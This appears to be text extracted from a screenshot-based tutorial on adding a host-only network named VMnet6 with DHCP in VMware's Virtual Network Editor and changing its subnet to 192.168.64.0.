
Use local DHCP service to distribute address to VMs DHCP Settings...

Subnet IP: . . . Subnet mask: . . .

Restore Defaults Import... Export... **OK** Cancel Apply Help

Add a new network adapter "vmnet6".





This will create a new Host-only network as shown below. Make changes as you require.

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Host-only	-	Connected	Enabled	192.168.226.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet6	Host-only	-	Connected	Enabled	192.168.58.0

Add Network... Remove Network Rename Network...

VMnet Information

Bridged (connect VMs directly to the external network)  
Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC Automatic Settings...

NAT (shared host's IP address with VMs) NAT Settings...

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network  
Host virtual adapter name: VMware Network Adapter VMnet6

Use local DHCP service to distribute IP address to VMs DHCP Settings...

Subnet IP: 192 . 168 . 58 . 0 Subnet mask: 255 . 255 . 255 . 0

Restore Defaults Import... Export... OK Cancel Apply Help

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Host-only	-	Connected	Enabled	192.168.226.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet6	Host-only	-	Connected	Enabled	192.168.64.0

Add Network... Remove Network Rename Network...

VMnet Information

Bridged (connect VMs directly to the external network)  
Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC Automatic Settings...

NAT (shared host's IP address with VMs) NAT Settings...

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network  
Host virtual adapter name: VMware Network Adapter VMnet6

Use local DHCP service to distribute IP address to VMs DHCP Settings...

Subnet IP: 192 . 168 . 64 . 0 Subnet mask: 255 . 255 . 255 . 0

Restore Defaults Import... Export... OK Cancel Apply Help

Enable the DHCP service and click on "Apply" to save the changes.

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Host-only	-	Connected	Enabled	192.168.226.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet6	Host-only	-	Connected	Enabled	192.168.64.0

VMnet Information

Bridged (connect VMs directly to the external network)

Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC

NAT (shared host's IP address with VMs)

Host-only (connect VMs internally in a private network)

Connect a host virtual adapter to this network  
Host virtual adapter name: VMware Network Adapter VMnet6

Use local DHCP service to distribute IP address to VMs

Subnet IP: 192 . 168 . 64 . 0    Subnet mask: 255 . 255 . 255 . 0

Buttons: Restore Defaults, Import..., Export..., OK, Cancel, **Apply**, Help

Virtual Network Editor

Name	Type	External Connection	Host Connection	DHCP	Subnet Address
VMnet0	Bridged	Realtek RTL8723BE Wireless...	-	-	-
VMnet1	Host-only	-	Connected	Enabled	192.168.160.0
VMnet3	Host-only	-	Connected	-	192.168.55.0
VMnet4	Host-only	-	Connected	-	192.168.41.0
VMnet5	Host-only	-	Connected	Enabled	192.168.226.0
VMnet8	NAT	NAT	Connected	Enabled	192.168.36.0
VMnet6	Host-only	-	Connected	Enabled	192.168.64.0

Buttons: Add Network..., Remove Network, Rename Network...

VMnet Information

Bridged (connect VMs directly to the external network)

Bridged to: Realtek RTL8723BE Wireless LAN 802.11n PCI-E NIC

NAT (shared host's IP address with VMs)

Host-only (connect VMs internally in a private network)



Connect a host virtual adapter to this network  
Host virtual adapter name: VMware Network Adapter VMnet6

